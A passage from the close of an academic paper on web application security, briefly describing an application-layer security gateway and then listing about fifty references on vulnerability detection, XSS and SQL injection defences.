Besides these, some Firewalls and Intrusion Detection Systems are available in the market that also prevent Application Layer level attacks. One such system is the NC-1000 web security gateway from NetContinuum, Inc. [43]. Like a full proxy server, it shields web sites from scans and probes, thus eliminating many potential attacks which are carried out by automating scanning techniques. Other features of NC-1000 examine the HTTP payload for potential attacks and configurable filters can be added as new attacks are noticed.

Other preventing measures have been suggested, experimented, validated and results have been published in journal [48].

6 REFERENCES

[1] Avolio F. (1999). Firewalls and Internet Security, the Second Hundred Years. The Internet Protocol Journal, 2(2), 24-32.

[2] Chess B., West J. (2008). Dynamic Taint Propagation: Finding Vulnerabilities without Attacking. Information Security Technical Report. 13(1), 33-39.

[3] Balzarotti D., Cova M., Felmetsger V., Jovanovic N., Kirda E., Kruegel C. , & G. Vigna (2008). Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. IEEE Symposium on Security and Privacy, 387-401.

[4] Cenzic Web Application Security Trends Report – Q3-Q4, 2008, Cenzic Inc. Retrieved on on 9-4-2009 from http://www.cenzic.com/Cenzic_AppSecTrends_Q3-Q4-2008.pdf.

[5] Chess B. & McGraw G. (2004). Static analysis for security. IEEE Security and Privacy, 2(6), 76–79.

[6] David A. Wheeler (2007). Flawfinder. Retrieved November 21, 2010, from http://www.dwheeler.com/flawfinder/

[7] Du W. & Mathur A. (2000). Vulnerability Testing of Software System Using Fault Injection. In Proceeding of the International Conference on Dependable Systems and Networks, Workshop On Dependability Versus Malicious Faults.

[8] Forrester J.E. & Miller B.P. (2000). An empirical study of the robustness of windows nt applications using random testing. In the proceedings of the 4th conference on USENIX Windows Systems Symposium.

[9] Foster J. (2002). Type qualifiers: Lightweight specifications to improve software quality. Ph.D. thesis, University of California, Berkeley.

[10] Gupta M., Banerjee S., Agrawal M. & Rao H. R (2008). Security Analysis of Internet Technology Components Enabling Globally Distributed Workplaces. ACM Transactions on Internet Technology, 8(4), 17.1-17.38.

[11] Gupta S. & Sharma L. (2010). Performance Analysis of Internal vs. External Security Mechanism in Web Applications. International Journal of Advanced Networking and Applications 1(5), 314-317.

[12] Hurst A. (2004). Analysis of Perl's taint mode. Retrieved September 21, 2010. http://hurstdog.org/papers/hurst04taint.pdf 13.

[13] Johns M. & Winter J. (2006). RequestRodeo: client side protection against session riding. In Proceedings of the OWASP AppSec Europe Conference.

[14] Johnson, S. (1978). Lint, a C program checker. In Unix programmer's manual, AT&T Bell laboratories.

[15] Kirda E., Kruegel C., Vigna G, & Jovanovic N. (2006). Noxes: a client-side solution for mitigating cross-site scripting attacks. In Proceedings of the Symposium on Applied Computing .

[16] Kompella R. R., Singh S., & Varghese G. (2007, February). On Scalable Attack Detection in the Network. IEEE/ACM Transactions on Networking,15(1), 14 – 25.

[17] Kruegel C. & Vigna G. (2003). Anomaly detection of Web-based attacks. In Proceedings of the conference on Computer and Communications Security, 251–261.

[18] Kruegel C., Vigna G., & Robertson W. (2005). A multi-model approach to the detection of web-based attacks. Computer Networks: The International Journal of Computer and Telecommunications Networking - Web security. 48(5), 717-738 .

[19] McAllister S., Kirda E., & Kruegel C. (2008). Expanding Human Interactions for in-Depth Testing of Web Applications. 11th Symposium on Recent Advances in Intrusion Detection (RAID) .

[20] Miller B. P., Fredriksen L., & So B. (1990). An empirical study of the reliability of unix utilities. Communications of the ACM, 33(12), 21 .

[21] Nguyen-Tuong A., Guarnieri S., Greene D., Shirley J. & D. Evans (2005). Automatically hardening web applications using precise tainting. 20th IFIP International Information Security Conference.

[22] Patrikakis C., Masikos M., and Zouraraki O. (2004, December). Distributed Denial of Service Attacks. The Internet Protocol Journal, 7(4), 13-32.

[23] Pettit S. (2001). Anatomy Of A Web Application: Security Considerations. Sanctum, Inc.

[24] RATS – Rough Auditing Tool for Security. Retrieved November 21, 2010, from https://www.fortify.com /ssa-elements/threat-intelligence/rats.html .

[25] Richard S., Steven D., Henry M., & Hansen J. G. (2006). A safety-oriented platform for Web applications. In Proceedings of the Symposium on Security and Privacy, 350–364.

[26] Shankar U., Talwar K., Jeffrey S. Foster, & David Wagner (2001). Detecting format string vulnerabilities with type qualifiers. In Proceedings of the 10th usenix security symposium, 201–220.

[27] Sloss J. (2004). Deep Packets: Application Layer Security Threats, Microsoft Security Business and Technical Unit.

[28] Stefano C., Florian D., Maristella M. & Federico M. (2007). Model Driven Development of Context Aware Web Applications. ACM Transactions on Internet Technology, 7(1), 25-42.

[29] Thomas R., Susan H. & Mooly S. (1995). Precise interprocedural dataflow analysis via graph reachability. In Proceedings of the Symposium on Principles of Programming Languages, 49–61.

[30] Viega J., Bloch J. T., Kohno T., & McGraw G. (2000). ITS4: A static vulnerability scanner for C and C++ code. In 16th ACM Annual Computer Security Applications Conference.

[31] Wassermann G., Su Z. (2004, May). An Analysis Framework for Security in Web Applications. Department of Computer Science, University of California. Specification and Verification of Component Based Systems Workshop at ACM SIGSOFT 2004 (SAVCBS'04).

[32] Wassermann G., Su Z. (2008, May). Static Detection of Cross-site Scripting Vulnerabilities. 30th International Conference on Software Engineering 2008, Leipzig, Germany (ICSE'08).

[33] Wilander J. & Kamkar M. (2002). A comparison of publicly available tools for static intrusion prevention. In Proceedings of Nordic Workshop on Secure IT Systems .

[34] D. Gourley, B. Totty, M. Sayer, S. Reddy, and A. Aggarwal, HTTP, The Definitive Guide, 1st ed. , O'Reilly Media, US, 2002

[35] D. Gourley, B. Totty, M. Sayer, S. Reddy, and A. Aggarwal, HTTP, The Definitive Guide, 1st ed. , O'Reilly Media, US, 2002.

[36] D. Kristol, "HTTP State Management Mechanism" in Internet Society, 2000. Available: http:// www.ietf.org/rfc/rfc2965.txt

[37] Rattipong Putthacharoen, Pratheep Bunyatnoparat, "Protecting Cookies from Cross-Site Scripting Attacks Using Dynamic Rewriting Technique, 13th International Conference on Advanced Communication Technology (ICACT), 2011, pp. 1090-1094.

[38] Open Web Application Security Project: https://www.owasp.org/index.php/Top_10

[39] AppScan, http://www-01.ibm.com/software/awdtools/appscan/.

[40] Nessus, http://www.nessus.org/.

[41] Ruderman, J.: The same origin policy http://www.mozilla.org/projects/ security/ components/ same-origin.html

[42] Joaquin Garcia-Alfaro and Guillermo Navarro-Arribasz, Prevention of Cross-Site Scripting Attacks on Current Web Applications, Springer ebook, Springer, 2007, pp. 1770-1784.

[43] Attack and Intrusion Prevention; NetContinuum, Inc.; www.securitytechnet.com/ resources/ rsc_center/vendor_np/NetContinum/NC_WhitePaper_AttackPrevention .pdf

[44] The Dirty Dozen: The Top Web Application Vulnerabilities and How to Hunt Them Down at the Source; Ounce Labs, Inc.; http://www.ounce.com

[45] Cesar Cerrudo; Manipulatin Micosoft SQL Server using SQL Injection; Application Security Inc.; http://www.appsecinc.com/ presentations/ Manipulating_ SQL_Server_ Using_ SQL_Injection.pdf

[46] Umachandran Jayachandran; Protecting Against SQL Injection; http:// www. windowsitpro. com/ Article/ArticleID/42216/42216.html?Ad=1; 2004

[47] K. K. Mookhey, Nilesh Burghate; Detection of SQL Injection and Cross-site Scripting Attacks; http://www.securityfocus.com/infocus/1768; 2005

[48] Gupta, Supriya and Sharma, Lalitsen; Detecting SQL Injection Attack using Syntax Analysis of Dynamically Generated Queries' Research Cell: An International Journal of Engineering Sciences; issue: Sept. 2011, vol. 4, pp 200-211

[49] Gupa Shashank and Sharma Lalitsen, *et. al.*; Prevention of Cross-Site Scripting Vulnerabilities using Dynamic Hash Generation Technique on the Server Side; Advanced Computer Researh", Vol. 2, No. 3, Issue 5, Sept. 2012, pages 49-54

[50] Gupa Shashank and Sharma Lalitsen; Exploitation of Cross-Site Scripting (XSS) Vulnerability on Real World Applications and its Defense" International Journal of Computer Application; Vol. 60, No. 14, December 2012, pages 1-6

-x-